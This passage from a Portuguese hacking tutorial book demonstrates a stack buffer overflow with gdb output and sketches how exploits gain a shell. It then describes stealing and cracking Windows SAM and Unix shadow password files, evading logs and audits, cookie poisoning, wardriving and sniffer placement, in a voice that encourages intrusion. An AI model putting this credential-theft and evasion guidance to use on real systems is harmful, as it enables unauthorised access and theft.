Se avançarmos mais um pouco, lá pelo décimo-quarto ou décimo-quinto caracter certamente chegaremos ao ponteiro de retorno!!!!! Agora o primeiro byte do endereço de retorno não será mais o endereço original, será o valor hexa do caracter que digitamos! Se for A, por exemplo (ave Aleph1!) o valor hexadecimal será 41h. Vamos depurar nosso programa usando o gdb, um depurador GNU - para DOS, procure uma ferramenta adequada (como o debug) ou use uma das máquina Linux da nossa rede de testes. Primeiro, vamos rodar nosso programa e gerar um core dump com muitos "A"s:

```
$ ./idiota
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Falha de segmentação (core dumped)
$
```

Agora, vamos rodar o gdb e ver o que ele nos diz:

```
$ gdb idiota core
GNU gdb 5.1
```

3. Explicação técnica avançada: os ponteiros têm quatro bytes de comprimento, ou 32 bits, o que equivale a um valor decimal entre 0 e 4.294.967.295, ou seja, 4 GB.

```
Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU ...
(corta)
(no debugging symbols found)...
Core was generated by './idiota'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/libc.so.6...
(no debugging symbols found)...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x41414141 in ?? ()
(gdb)
$
```

A linha importante, por enquanto, é `#0  0x41414141 in ?? ()`. Ela indica o endereço de retorno. Observe que, em vez do endereço correto, temos nosso caracter A (41h) repetido várias vezes. Bela maneira de fazer o programa abortar! Nosso programinha termina por ali mesmo, mas façamos um teste: entre as linhas funcao_idiota( ) e return 0; coloque a seguinte linha printf( ):

```
{
   funcao_idiota();
   printf("Nao atingiu Ponteiro de Retorno!\n\n");
   return 0;
}
```

Agora compile e rode o programa. Você verá que, até 11 caracteres, a mensagem final é mostrada antes do core dump. Com 12 caracteres ou mais, a mensagem é perdida: atingimos o ponteiro de retorno! Esse valor, claro, depende do programa, dos dados gravados no stack, do tipo de dados do nosso buffer, etc.

Ganhando acesso por estouro de pilha

Só que enfiar um bando de "A"s no buffer não é muito útil. E se pudéssemos executar algum código de máquina (sim, tem que ser código de máquina, afinal o programa está compilado...)? Poderíamos executar uma pequena rotina carregada no próprio buffer, que é o único lugar a que temos acesso. Desviar o processamento para o buffer não requer prática nem habilidade: já temos controle sobre o ponteiro de retorno, basta colocar nele o endereço do buffer em vez da montoeira de "A"s.

Note que este procedimento é bem parecido com a injeção de SQL que vimos no capítulo Vulnerabilidades II. Usamos um campo acessível externamente pelo usuário - no caso do SQL, um campo em um formulário; aqui, uma variável solicitando dados - e injetamos nele os comandos pertinentes.

Falamos em código de máquina, não é? Aqui temos o grande pulo-do-gato dos exploits que se aproveitam do buffer overflow de algum programa mal escrito. Nós queremos ganhar um shell no sistema, e isso depende do sistema operacional. O programa que oferece o shell num Solaris não é o mesmo de um MacOS que não é o mesmo no Windows... Por outro lado, para chamar esse shell temos que colocar um código de máquina no buffer, o que quer dizer que temos que fazer um exploit para cada dupla SO+Hardware existente. Um exploit para Linux em Alpha não é o mesmo que um para Linux em i386 (os PCs comuns). É o mesmo sistema operacional, mas não o mesmo processador. Por outro lado, um PC rodando Windows 2000 vai precisar de um exploit diferente do que um Solaris rodando no mesmíssimo PC. É o mesmo processador, mas não o mesmo SO. Mesmo considerando que estamos usando o mesmo programa bugado (por exemplo, o interpretador de Perl de cada um dos SOs) o exploit desse programa vai ser diferente em cada combinação SO+HW.

Para fins didáticos, vamos nos ater ao PC e ao Linux. Vamos "desassemblar" nosso programinha com o gdb:

```
$ gdb idiota
*** mensagens diversas ***
(gdb)disass main
Dump of assembler code for function main:
0x8048464 <main>:    push   %ebp
0x8048465 <main+1>:  mov    %esp,%ebp
0x8048467 <main+3>:  sub    $0x8,%esp
0x804846a <main+6>:  call   0x8048430 <funcao_idiota>
0x804846f <main+11>:    add    $0xfffffff4,%esp
0x8048472 <main+14>:    push   $0x8048520
0x8048477 <main+19>:    call   0x8048334 <printf>
0x804847c <main+24>:    add    $0x10,%esp
0x804847f <main+27>:    xor    %eax,%eax
0x8048481 <main+29>:    jmp    0x8048483 <main+31>
0x8048483 <main+31>:    leave
0x8048484 <main+32>:    ret
0x8048485 <main+33>:    lea    0x0(%esi,1),%esi
0x8048489 <main+37>:    lea    0x0(%edi,1),%edi
End of assembler dump.
(gdb)
```

Observe a linha

```
0x804846a <main+6>:     call   0x8048430 <funcao_idiota>
```

Desenferrujando um pouco nossos conhecimentos de assembler, lembramos que a função call chama uma outra função qualquer residente no endereço especificado. Como em linguagem de máquina não dá pra atribuir nomes às subrotinas, o sistema tem que saber exatamente onde na memória elas estão. No começo da listagem, observe que a função main inicia na posição de memória 0x80048464 e instrução call chama uma subrotina que se encontra em 0x8048430. Vamos dar agora uma olhada na função funcao_idiota( ):

```
(gdb) disass funcao_idiota
Dump of assembler code for function funcao_idiota:
0x8048430 <funcao_idiota>:    push   %ebp
0x8048431 <funcao_idiota+1>:  mov    %esp,%ebp
0x8048433 <funcao_idiota+3>:  sub    $0x18,%esp
0x8048436 <funcao_idiota+6>:  add    $0xfffffff4,%esp
0x8048439 <funcao_idiota+9>:  lea    0xfffffff8(%ebp),%eax
0x804843c <funcao_idiota+12>: push   %eax
0x804843d <funcao_idiota+13>: call   0x8048304 <gets>
0x8048442 <funcao_idiota+18>: add    $0x10,%esp
0x8048445 <funcao_idiota+21>: add    $0xfffffff8,%esp
0x8048448 <funcao_idiota+24>: lea    0xfffffff8(%ebp),%eax
0x804844b <funcao_idiota+27>: push   %eax
0x804844c <funcao_idiota+28>: push   $0x8048500
0x8048451 <funcao_idiota+33>: call   0x8048334 <printf>
0x8048456 <funcao_idiota+38>:  add   $0x10,%esp
0x8048459 <funcao_idiota+41>: jmp    0x8048460 <funcao_idiota+48>
0x804845b <funcao_idiota+43>: nop
0x804845c <funcao_idiota+44>: lea    0x0(%esi,1),%esi
0x8048460 <funcao_idiota+48>: leave
0x8048461 <funcao_idiota+49>: ret
0x8048462 <funcao_idiota+50>: mov    %esi,%esi
End of assembler dump.(gdb)
```

Olha só! O call da função main( ) chama exatamente a funcao_idiota(). Dentro da função idiota, a linha

```
0x8048461 <funcao_idiota+49>: ret
```

mostra a instrução assembler de retorno (ret). Essa instrução vai usar o ponteiro de retorno para voltar ao main. Chegamos ao cerne da questão dos exploits por buffer overflow. Trocando em miúdos, você precisa:

1. Descobrir uma variável do tipo buffer que esteja vulnerável;
2. Verificar, no código fonte ou por tentativa e erro, os endereços onde as chamadas de função estão, bem como o endereço que marca o início do buffer da variável;
3. Fabricar um exploit que insira códigos de máquina no buffer, contendo

instruções para nos dar um shell, e depois "estufe" a pilha até atingir a posição do ponteiro de retorno, lá colocando o endereço do início do buffer.

Um exemplo, em Unix, seria uma rotina que, através da função execve( ) chamasse um shell. execve( ) é uma chamada de sistema que simplesmente permite executar um arquivo binário externo ao programa. Que beleza! De dentro de nosso exploit, executamos /bin/sh !!! O shell é executado no usuário do programa vulnerável. Se for, por exemplo, no Apache, ganharemos um shell do usuário nobody. O que hackers mais gostam, nessa hora, são programas vulneráveis rodando com SUID... Mas isso é outra história (vá lá e pesquise!).

No Windows, programas vulneráveis rodando com privilégio System são um perigo! Acesso total à máquina. Para explorar um buffer overflow, geralmente faz-se chamadas a funções de DLLs acessíveis pela aplicação vulnerável. Dica para estudo de execução arbitrária de comandos no Windows: WININET.DLL e o próprio MFC.DLL. Novamente, mexa-se...

Não vamos nos aprofundar mais, pois não está no escopo do livro entrar muito fundo nas entranhas de nenhum assembler. Para começar, um belo texto para iniciantes em buffer overflows (mixter.void.ru/exploit.html). Para saber mais, recomendo a leitura dos whitepapers da Fatal 3rror (struck.8m.com/f3), o excelente texto de Dark Spyrit sobre buffer overflows no Windows (community.core-sdi.com/~juliano/bufo.html) e o estudo que começou tudo isso: "Smashing the stack for fun and profit", do lendário Aleph1, lançado na edição 49 da ezine Phrak em 1996 e disponível online no endereço www.insecure.org/stf/smashstack.txt.

Outro white-paper digno de nota: como explorar serviços avançados com estouros de pilha, indo muito além de conseguir um shell. Taeho Oh nos mostra em postech.edu/~ohhara (ou, alternativamente, em ohhara.sarang.net/security/adv.txt) como furar firewalls baseados em filtros de pacotes, abrir sockets (e, portanto, backdoors) no próprio exploit e libertar-se da prisão do chroot[4].

Se você quer realmente conhecer a fundo todos os meandros dos estouros de pilha (nos quais 99% dos exploits existentes são baseados), recomendo, novamente, parar a leitura do livro e estudar os sites indicados. Lembre-se, o Google é seu amigo... Desnecessário dizer que é pré-requisito para isso saber alguns fundamentos de C e Assembler. Apesar de alguns dizerem que não, as linguagens Pascal (e portanto o Delphy/Kylix também) e Basic (Visual Basic, Turbo Basic, Quick Basic,...) e mesmo novas linguagens como C++, C# e Java também padecem do mesmo mal. As formas de explorar os estouros nessas linguagens são diferentes, mas ainda assim a vulnerabilidade existe.

---

4. Chroot é, simplificando a definição, uma maneira de "enjaular" uma aplicação que precise de direitos de superusuário para rodar. Normalmente, instala-se a aplicação em um diretório que possui uma cópia do sistema de arquivos do sistema operacional, mas não é o sistema de arquivos verdadeiro. Nesse ambiente falso, a aplicação roda com pseudo-direitos de root, que só valem dentro do ambiente. A aplicação fica feliz em ser enganada e roda perfeitamente. Se um hacker invadir essa máquina por meio de um buffer overflow da aplicação em chroot, vai conseguir, no máximo, o mesmo superusuário falso que a aplicação usa.

Ganhando acesso a outras contas

You know the day destroys the night / Night divides the day / Tried to run, tried to hide / Break on through to the other side[5]

Até agora, invadimos uma única máquina. Ok, você pode ter invadido diversas, mas mesmo que "0wne" dez ou quinze delas ainda não pesquisou como a rede ao redor funciona. Ou pior: você conseguiu um shell restrito e não consegue fazer muitas coisas! Encontramos dois exemplos clássicos nas páginas anteriores: o servidor Web Apache (que roda em usuário nobody) e aplicações rodando em chroot.

Tomemos o Apache: você aplicou um exploit nele e conseguiu um shell. Só que, nesse shell, o usuário que está logado é o nobody - um usuário especial criado justamente para não dar poderes especiais a potenciais invasores. Como o Apache não precisa de poderes especiais para rodar, apenas acesso a seus próprios arquivos, tudo corre às mil maravilhas. Um script kid entra por buffer overflow, tem acesso a um shell do nobody, pode, talvez, sobrescrever uma ou outra página HTML - e só! Não tem acesso à rede, não tem poderes de root, não possui sequer um diretório /home...

No Windows (NT e 2000), apesar de ser mais freqüente os administradores instalarem programas servidores nos grupos System ou Administrator, também é prática recomendada de segurança deixar tais programas com o mínimo possível de direitos sobre o sistema.

Nesse cenário, invadimos a máquina mas não temos, ainda, muito poder sobre ela. É hora, pois, de tentar conseguir, de alguma forma, acesso a outras contas e, se possível, ao superusuário.

A primeira forma é a que vimos nas páginas anteriores. Todo usuário tem acesso a diversos programas em sua máquina normal. Numa máquina Unix temos diversos scripts, programas de todos os tamanhos como fetchmail, MySQL, Informix, Oracle, sendmail, login, telnet, popd, inetd... Mais perto do usuário final, ainda, temos o servidor gráfico X Windows, os ambientes KDE, Gnome, CDE, WindowMaker (etc etc etc) e aplicativos associados. Temos ainda os próprios configuradores do sistema, como Linuxconf no Linux, Smit no AIX, Admintool no Solaris, SAM no HP-UX... Cada um deles com maior ou menor grau de direitos sobre o sistema. "Exploitar" qualquer um dos programas deste parágrafo pode levar ao root ou a, pelo menos, um usuário com mais direitos. Uma última dica: leia atentamente as páginas de manual dos comandos **su** *e* **sudo** *e do arquivo* **/etc/sudoers**. Você talvez ache interessante. (Hê hê hê...)

No Windows não é nada diferente. IIS, subsistema de segurança e login, Access, Word, Excel, Powerpoint (é triste, mas já encontramos servidores com o Office

5. *"Quando o dia destrói a noite / a noite divide o dia / tentei correr, tentei me esconder / mas agora atravesso para o outro lado". Break on through [to the other side]. Do álbum The Doors, de 1967.*

instalado...), MS SQL Server, CGIs diversos... Todos eles podem ser explorados para oferecer mais controle. Até que se chega em algum usuário ou programa que dá acesso à linha de comandos com os privilégios do grupo System (o "root" do Window NT). A dica, neste caso, fica por conta de exploits sucessivos (para ganhar cada vez mais poder) em direção a alguma DLL do próprio Kernel. Se você leu o capítulo sobre Plataformas Windows, aprendeu que várias partes do kernel rodam em User Mode. Algumas, mesmo assim, rodam com privilégios do grupo System. 2+2...

Embora seja efetivo e fácil, depender de exploits pode deixá-lo "na mão" em sistemas bem configurados e, principalmente, atualizados. Há, entretanto, formas alternativas de ganhar acesso a outras contas. A quebra de senhas é, seguramente, a mais usada.

Métodos para descobrir usuários e senhas

No capítulo 7 (Vulnerabilidades I) vimos diversas maneiras de quebrar as senhas do sistema. Vamos relembrar algumas:

1. **Logins fracos**: Duplas usuário/senha com palavras facilmente encontráveis no dicionário ou pior, que possam ser descobertas por engenharia social - são brinquedo na mão de hackers experientes. Listas de palavras e aplicativos que tentam combinações baseadas em dicionários existem às pencas por aí.
2. **Brute Force**: se os logins não são assim tão fracos, há ainda a possibilidade de direcionar um ataque "burro", que testa as combinações possíveis de letras, números e símbolos do teclado até encontrar uma ou mais duplas usuário/senha que entrem.
3. **Roubo e decifragem dos arquivos de senhas**: se o hacker conseguir obter uma cópia dos arquivos de senhas (SAM databases no Windows, /etc/passwd e /etc/shadow no Unix) está dentro! Basta usar as ferramentas conhecidas para tal (como o LophtCrack para Windows ou o John the Ripper para Unix) e pronto! Todas as senhas do sistema estão no papo, incluindo as do Administrador do Windows e do root no Unix.

Antes de tentar descobrir pares de logins e senhas, vamos ver um exemplo de ataque por dicionário e brute force. Observe uma coisa: já estamos dentro da máquina, portanto nosso script não vai mais enviar uma solicitação de login via rede. Podemos usar os procedimentos de login locais do próprio sistema operacional para tentar mudar de usuário. Novamente, um pouco de engenharia social, se possível, sempre ajuda.

Apesar de ser possível usar programas prontos para tal, como internamente cada caso é um caso o melhor caminho é fazer um script (em shell no Unix ou em WSE ou VBA no Windows) que teste seqüencialmente toda a sua lista de palavras em todas as combinações de logins e senha possíveis. Elaborar as listas com os nomes obtidos por engenharia social é uma boa prática.

Um script que fizesse isso deveria ter a seguinte estrutura:

1. Pega a próxima palavra do arquivo de dicionário;
2. Insere esse nome no programa de login do sistema;
3. Pega a primeira palavra do arquivo de dicionário;
4. Insere como senha no programa de login do sistema;
5. Pega a próxima palavra do arquivo de dicionário;
6. Insere como senha no programa de login do sistema;
7. Volta ao passo 5 até que todas as palavras tenhas sido usadas;
8. Volta ao passo 1 até que todas as palavras tenhas sido usadas.

É fácil implementar isso, por exemplo, com os programas login ou su do Unix em um shell script. Mas há um problema: VOCÊ ESTÁ SENDO VIGIADO!!! Todas as tentativas malsucedidas de login estarão sendo registradas nos logs do sistema. Como você ainda não tem privilégios de root, seria impossível apagar tais rastros. Esta, portanto, não é a melhor maneira de tentar entrar. Há uma, entretanto, fantasticamente simples e muito mais segura: o roubo do arquivo de senhas e posterior decifragem dos hashes.

É imperativo não ser descoberto. Portanto, a metodologia usada pela maioria dos crackers é obter o arquivo de senhas do sistema e tentar quebrá-las, offline, em casa. Pode-se usar diversos computadores ligados em clusters - é muito fácil fazer em casa, com Linux, supercomputadores com cinco ou seis 486s e mesmo 386s obtidos do lixo - e os programas quebradores de senhas já citados - L0phtCrack e John the Ripper. Uma única máquina rodando Windows NT com o L0phtCrack já é algo considerável: mesmo que demore um ou dois meses para conseguir alguma senha usável, tempo é o que o hacker mais tem. E, trabalhando em casa, o seu trabalho não será detectável.

Quebrando senhas no Windows

A sistemática é simples. Deve-se:

1. Roubar o arquivo de senhas e levar pra casa;
2. Passar o arquivo de senhas no programa quebrador;
3. Testar as senhas recuperadas no sistema original pra ver se os usuários não as alteraram.

Como exemplo prático, vamos usar um descendente do antigo L0phtCrack, o LC4, atualmente distribuído pela empresa de segurança @Stake (www.atstake.com). Criado por hackers como prova de conceito para demonstrar as fragilidades dos hashes do Windows NT, o software chegou até a versão 2.5 ainda com o código fonte aberto. No final da década de 90 os direitos sobre o software foram transferidos à atual proprietária, e o L0phtCrack 2.5 foi relançado como LC3. O LC4 é, portanto, uma evolução direta do L0phtCrack 2.5. O software é hoje vendido a um preço de US$350,00 por licença, mas é possível fazer download de uma versão de avaliação válida por 15 dias - com as rotinas de brute-force desabilitadas. No site, a @Stake oferece, gratuitamente e com código fonte, a versão 1.5 do L0phtCrack - ainda em linha de comando.


Para o passo 1, devemos de alguma forma "chupar" os hashes dos usuários contidos no banco de dados SAM, normalmente guardado no registro em **HKEY_LOCAL_MACHINE\SECURITY\SAM\Domains\Account\Users** (achou que não íamos dizer a chave?). Para tanto, podemos usar um utilitário do próprio LC4, chamado **pwdump**.

Outro programa que rouba as senhas do SAM é o pwdump3. Originalmente desenvolvido por Jeremy Allison and Todd Sabin, hoje é mantido por uma empresa, a PoliVec. Embutido em seu produto multiuso de segurança PoliVec Scanner, o pwdump3 (www.polivec.com/pwdump3.html) permite que as senhas sejam recuperadas inclusive remotamente, pela rede (incluindo a Internet).

Uma terceira opção é um utilitário que acompanha o pacote de servidores SMB para Unix, o Samba (www.samba.org). Junto com o produto está incluído um programinha chamado (olha que original...) **pwdump**, que extrai o SAM database e o transforma em um arquivo de senhas do Samba (**smbpasswd**) válido. Mais informações sobre ele podem ser obtidas em us1.samba.org/samba/ftp/pwdump/.

Nos três casos, gera-se arquivos de senhas que o LC4 pode interpretar. Nos três casos, também, precisa-se de privilégios de Administrador para rodar o programa. Esse obstáculo, apesar de complicado, ainda assim é contornável. Há diversas maneiras de fazê-lo: rodando o programa na máquina alvo através de um exploit, rodando o programa em uma máquina de senhas fracas com relações de confiança com a máquina alvo, fazendo invasão física no local onde a máquina está...

Uma vez conseguido o arquivo de senhas, passemos ao passo 2. Desconecte-se completamente da rede a ser invadida e rode, em casa, o LC4 contra seu arquivo. Há uma farta documentação incluída com o próprio produto, portanto não vamos detalhá-lo aqui. A figura a seguir mostra um processo de cracking em andamento, com algumas senhas já descobertas:



Observe: como vimos nos capítulos sobre Vulnerabilidades, as contas no WinNT são guardadas em 2 hashes: um para o antigo Lan Manager e outro com a senha mais forte do NT. Além do LM Hash ser mais fácil de quebrar, normalmente os usuários usam a mesma senha localmente (NTLM). O próprio LC4 sabe disso e, uma vez conseguida a senha LM, interrompe o brute force e tenta a mesma senha no NT. Como você pode ver na figura, várias senhas já estão descobertas e, no exemplo, TODAS são iguais nos dois campos. O usuário shennesy parece gostar do seriado Star Treck e o usuário djattan parece não estar muito contente com seu local de trabalho - com um pouco de engenharia social, o hacker nem precisaria do LC4. O usuário Guest não possui senha (glup!).

A figura anterior foi retirada de um estudo de Dan Smith, na Universidade da Carolina do Norte, EUA, e pode ser encontrado em *www.unc.edu/~smithdr/inls187/sr.html* . O estudo, além de analisar o software, traz dados sobre tempo para quebrar senhas de todos os tipos, fracas ou teoricamente seguras.

Por último (passo 3), teste todas as senhas que conseguiu no sistema invadido. É possível que algumas estejam trocadas, mas você já sabe, pelo menos, o nome dos usuários válidos e o padrão que eles usam para elaborar suas senhas. Por exemplo, a conta Administrator mostrada possuía uma senha BARNABAS09. As chances estão entre 80% e 90% de que, nos próximos meses, ela seja BARNABAS10, BARNABAS11... Acho que o leitor já "pescou" o mecanismo!

Quebrando senhas no Unix

Você acha que a sistemática mudou? Nada disso:

1. Roubar o arquivo de senhas e levar pra casa;
2. Passar o arquivo de senhas no programa quebrador;
3. Testar as senhas recuperadas no sistema original pra ver se o usuário não a alterou.

Há diversos programas para Unix que descobrem senhas em arquivos criptografados. O mais conhecido certamente é o John the Ripper. Usá-lo é tão fácil que dá raiva. Uma vez instalado e configurado, basta "alimentá-lo" com o arquivo de senhas e deixar que ele faça o serviço. A sintaxe é simples:

```
$ john arquivo_senhas
```

No passo 1 temos os mesmo problemas que tivemos com o Windows. Como vimos no capítulo sobre Plataformas Unix, os sistemas modernos utilizam o sombreamento de senhas, que consiste em separar o processo de login em dois arquivos: o /etc/passwd (que contém informações gerais sobre o usuário, como nome, login, GID, UID, diretório /home e shell inicial) e o /etc/shadow (que contém as senhas criptografadas). Como o /etc/passwd tem que ser legível por todos, os hashes ficariam desprotegidos se ficassem aí. O arquivo /etc/shadow, ao contrário, é legível e editável apenas e tão somente pelo superusuário, o root. Se o sistema invadido possuir sombreamento de senhas, você só conseguirá roubar o arquivo /etc/shadow se estiver em um shell root. Se o sistema invadido não possuir sombreamento, o "administrador" já deixou metade do serviço pronto para você...[6]

6. Mesmo que o sistema possua password shadowing, você ainda terá os nomes válidos de contas.

Encontrar e aplicar um exploit que lhe dê acesso a root é a forma mais direta para conseguir o arquivo de shadow. Outras formas incluem:

1. Fazer core dumps de programas SUID root que acessem as senhas (como o FTP, o SSH ou o Telnet);
2. Verificar no arquivo passwd qual dos usuários têm "pinta" de administrador - é possível que ele possua programas SUID em seu /home.

Uma vez descoberta a senha, chegamos ao passo 2. Basta rodar o John the Riper de acordo com o configurado e esperar. No final, uma lista de senhas válidas (possivelmente a do root também) será encontrada. O passo 3 é trivial: volte à cena do crime e use as senhas. Nada como logar-se como um usuário autorizado para despistar as auditorias de invasão...

Ganhando acesso e destruindo a rede

Uma vez dentro da rede, há diversas ações possíveis de ser tomadas. Estando em posse de uma máquina, pode ser mais fácil invadir outras. Mas nem só de "0wnar" vive um cracker. É possível, por exemplo, usar a rede como trampolim para outras redes maiores. Ou capturar senhas dos usuários em serviçoes externos - como senhas de bancos ou números do cartão de crédito. Ou ainda desviar o tráfego para que os usuários sejam encaminhados para armadilhas ou sites falsos.

Apresentaremos nesta seção apenas descrições resumidas desses tipos de ataques, com indicações para sites com mais informações.

War Driving e War Chalking

Uma das mais novas formas de invasão corporativa é o War Driving. Hackers saem pelas ruas da cidade com gambiarras feitas de latas de batata frita, arruelas e alguns cabos, e capturam conexões de rede wireless que estejam "vazando". Como as corporações não costumam criptografar suas conexões internas, uma conexão wireless desse tipo fornece um acesso ilimitado, similar ao conseguido se o invasor entrar andando pela porta da frente e plugar um cabo do seu laptop em uma tomada de rede da empresa.

O assunto é relativamente novo e merece um estudo muito mais profundo do que o que seria permitido neste livro. Aliás, seria necessário um livro inteiro sobre isso. Uma excelente fonte de informações e recursos (tutoriais, equipamentos, esquemas de antena - inclusive feitas em casa) é o site www.wardriving.com. Um esquema simples de antena, construído com o já lendário tubo de batatas fritas Pringles, pode ser encontrado em www.oreillynet.com/cs/weblog/view/wlg/448.

Hackers europeus foram mais longe e criaram o War Chalking - um alfabeto especial para marcar, com giz e na calçada, os pontos de acesso (posição e orientação da antena) para uma melhor conexão à rede alheia. Saiba mais sobre as técnicas usadas no site oficial: www.warchalking.org (ou, alternativamente, www.warchalking.us). Esse site traz informações técnicas, tutoriais, clu-

bes e muitos links para outros recursos. O site www.blackbeltjones.com também tem diversos recursos. Um artigo sobre o assunto pode ser encontrado na Meca do wireless, o site 802.11 Planet (www.80211-planet.com/columns/article.php/1402401).

Indo além do SQL Injection...

Em nosso segundo estudo sobre vulnerabilidades, vimos maneiras simples de enganar o script da página (seja em ASP, PHP, ColdFusion ou algum CGI) e injetar nela modificações na query SQL associada. Mas há outras maneiras de brincar com sistemas baseados em Web.

A primeira e mais imediata é observar e manipular os dados da própria URL. Muitos sistemas on-line carregam informações valiosas em campos presentes depois do endereço HTTP (tarefa para casa: pesquisar sobre os métodos HTML GET e POST). Pentear uma URL grande tentando entender como o sistema funciona é o primeiro passo para entrar em tal sistema. Bancos, sites de compras e mesmo sites governamentais utilizam a URL como transporte de dados do cliente sem se importar com o fato de serem informações visíveis por qualquer um na rede.

Um exemplo notório disso foram as vulnerabilidades encontradas há alguns anos no Hotmail (www.hotmail.com), em que os identificadores de sessão, nomes de usuário e hashes das senhas estavam presentes na própria URL. Hoje o Hotmail já não padece mais desse mal, mas por muitos anos foi uma brecha extremamente fácil de explorar.

Preste atenção ainda em sites que usam chamadas ODBC e não SQL. Sistemas 100% Microsoft tendem a privilegiar o inseguro protocolo ODBC para acesso a bancos de dados Access e SQL-Server.

Alguns links para pesquisa sobre SQL Injection:

- www.securiteam.com/securityreviews/5DP0N1P76E.html
- online.securityfocus.com/infocus/1644
- www.sqlsecurity.com/DesktopDefault.aspx?tabindex=2&tabid=3
- www.nextgenss.com/papers/advanced_sql_injection.pdf
- www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf

Outro método é o ***cookie poisoning***, uma maneira de torcer a autenticação via W eb. Quase a totalidade dos sites hoje em dia utilizam-se de cookies para controlar acesso e sessão. Alterar UserID e SessionID em cookies pode ser um atalho para entrar em contas de outros usuários.

É mais difícil encontrar recursos sobre cookie poisoning na Internet. Sugerimos os seguintes recursos:

- White paper: Hacking web applications using cookie poisoning (www.allasso.pt/base/docs/11042206054.pdf).
- Busca pela palavra chave cookie no Security Focus (www.securityfocus.com).

Dois softwares que trabalham como Proxy baseados no desktop podem ser usados para facilitar a manipulação de Cookies (e de cabeçalhos HTTP também!): são eles o Achilles e o BrowseGate. A empresa que produz o Achilles (DigiZen Security Group - www.digizen-security.com) parece ter retirado o site do ar, mas descrições sobre o produto podem ser encontradas no PacketStorm (packetstormsecurity.nl/filedesc/achilles-0-27.zip.html) e no SecuriTeam.com (www.securiteam.com/tools/6L00R200KA.html).

O BrowseGate, desenvolvido pela NetCPlus (www.netcplus.com/browsegate.html) é outra opção de Proxy Server que pode ser usada de maneira maléfica para torcer cookies e autenticação em sites. Há uma análise dele em www.webattack.com/get/browsegate.shtml.


Para todos os problemas listados, possíveis soluções podem ser encontradas no site oficial sobre segurança em sistemas web: www.owasp.org.

Farejando a rede (Sniffing)

Outra forma de ganhar acesso a uma rede, depois de "0wnar" uma das máquinas que a integram, é passar a "escutar" o que está trafegando nessa rede. Os programas que fazem esse tipo de trabalho sujo são chamados de sniffers ou farejadores.

Um sniffer trabalha na camada 2 de nosso modelo de referência OSI. Isso quer dizer que é impossível fazer um sniffing diretamente via Internet em uma rede distante. É necessário que o invasor instale e rode o sniffer em uma máquina pertencente à rede local que se quer farejar.


O objetivo mais imediato de um invasor quando instala um sniffer é descobrir senhas de outros usuários da mesma rede. Deixando a ferramenta "de campana" por alguns dias, é possível conseguir senhas de dezenas de usuários e centenas de serviços (sites, e-mail, servidores, sistemas...). Como há serviços autorizados para alguns usuários em especial e negados aos outros, é interessante, à medida que se vá conseguindo senhas, que instale sniffers em diversas máquinas e, com isso, consiga um universo maior delas.



É fácil perceber que, nesse contexto, o invasor vai "0wnando" aos poucos um grande número de máquinas dentro da rede remota. Como é uma ferramenta da camada 2 e, portanto, local, o sniffer deve ser instalado e deixado em atividade sem que o invasor interve-

nha. A ferramenta escutará a rede e gravará tudo o que for de interesse em um arquivo. Depois de algum tempo (alguns dias ou semanas) o hacker voltará ao local do crime apenas para recuperar o arquivo com o tesouro, o qual analisará em casa, desconectado.

Há uma forma mais perniciosa de usar o sniffer: colocá-lo em um gateway entre redes. Como vimos nos capítulos pertinentes, um gateway é um equipamento que une duas ou mais redes diferentes de forma a passar pacotes entre elas quando aplicável. Um sniffer colocado num gateway pode escutar, então, o tráfego de todas elas.



